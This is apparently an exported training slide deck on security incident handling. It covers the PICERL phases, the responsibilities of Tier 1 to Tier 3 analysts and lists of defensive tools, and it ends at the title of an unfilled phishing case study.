

# Incident Handling

## - Basic concepts and PICERL dissection -

**December 3rd, 2021**

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# Intro


Incident handling (IH): organized approach to addressing and managing the aftermath of a security breach or attack. IH refers to the process by which an organization handles a data breach or cyberattack, including the way the organization attempts to manage the consequences of the attack or breach

The goal is to effectively manage the incident so that the damage is limited and both recovery time and costs, as well as collateral damage such as brand reputation, are kept at a minimum.

An IH plan: policy that defines, in specific terms, what constitutes an incident and provides a step-by-step process that should be followed when an incident occurs. Without an incident response plan in place, organizations may either not detect the attack in the first place, or not follow proper protocol to contain the threat and recover from it when a breach is detected.



# IH Response Stages



# Incident Handling – Phases

## Preparation

- Policies
- Response Plan
- Communication Plan
- Systematic documentation
- Team assembly
- Tools
- Training

## Identification

- **Reactive:** internal/client portal, e-mail
- **Proactive:** threat hunting, threat intelligence, user behavior analytics

## Containment

- Which strategy you will use to contain the incident?
- Stop the bleeding
- Stop the attacker
- Engage the business owners
- Shut down the system or disconnect the network?
- Continue operations and monitor the activity?

# Incident Handling – Phases

## Eradication

- Removal and restoration of affected systems.
- In general, it's the longest phase
- Leads you to the resolution of the incident (or at least it should)


## Recovery

- Back in production
- Return to normal operational status
- Monitor it for a certain time period

## Lessons learned

- Reflect and document what happened
- Identify improvements
- Write your final report

# Incident Handling – Roles



**Tier 1 –Triage:** deals with the reported security events, decides whether there is an incident that needs to be handled and by whom

**Tier 2 Incident handler** - works on the incident: analyze data, create solutions, resolve the technical details and communicates about the progress to the manager and the constituents.

**Tier 3 Subject Matter Expert** – experienced analyst that deals with complex cases that involve a cross-filed investigation.

# Tier1 Triage – Service Desk

Functions as the first point of contact for users!

- Record and classify received Incidents and undertake an immediate effort in order to restore a failed IT Service as quickly as possible
- Log all Incident/Service Request details, allocating categorization and prioritization codes
- Keep users informed about their Incidents' status at agreed intervals
- Associate Incidents with other existing records (i.e., Incidents, Changes, Problems, Knowledge Articles, Known Errors, etc.)
- Provide first-line investigation and diagnosis of all Incidents and Service Requests
- Verify resolution with users and resolve Incidents in ITSM tool
- **Owns** all Incidents and Service Requests throughout the lifecycle
- Assign unresolved Incidents to appropriate Tier 2 Support Group



# Tier2 - Incident handler


**Resolve Incidents within the specified Service Level Agreements/Operational Level Agreements**

- Investigate and diagnose Incidents to restore a failed IT Service as quickly as possible
- Document troubleshooting steps and service restoration details
- Create and submit knowledge articles
- Provide specialized investigation and diagnosis of all Incidents and Service Requests
- Identify Problems
- Verify resolution with end-users and resolve assigned Incidents
- Escalate Major Incidents to the Incident and/or Problem Manager
- Escalate Incidents at risk of breaching Service Level Agreement/Operational Level Agreement to the Incident Process Coordinator
- Escalate unresolved Incidents to Tier 3





# Tier 3 – Advanced analysis and investigation



# Tier 3 – Incident Response


End to end analysis based on the following




# Tier 3 – Threat Intelligence



# Tier 3 – Reverse Engineering



# Incident Handling - Workflows



# Incident Handling - Tools & Resources

## Ticketing portals:

- NG Portal
- ServiceNow
- Remedy
- SolarWinds SD
- ZenDesk
- Jira
- Resilient

## SIEMs:

- Splunk / Splunk ES
- QRadar
- LogRhythm
- ArcSight
- Exabeam
- Tibco Log Logic

## Vulnerability Management:

- Qualys
- Nessus
- Rapid7

## XDRs:

- Taegis
- CrowdStrike
- Microsoft MDE
- FireEye HX
- CarbonBlack
- Sentinel One
- Cybereason
- Cortex XDR

## Network traffic analysis

- Aware
- RSA NetWitness
- DarkTrace
- Cisco
- FireEye

**Other open-source platforms and internal client tools**

# Case study #1 – Phishing Hook, Line, and Sinker

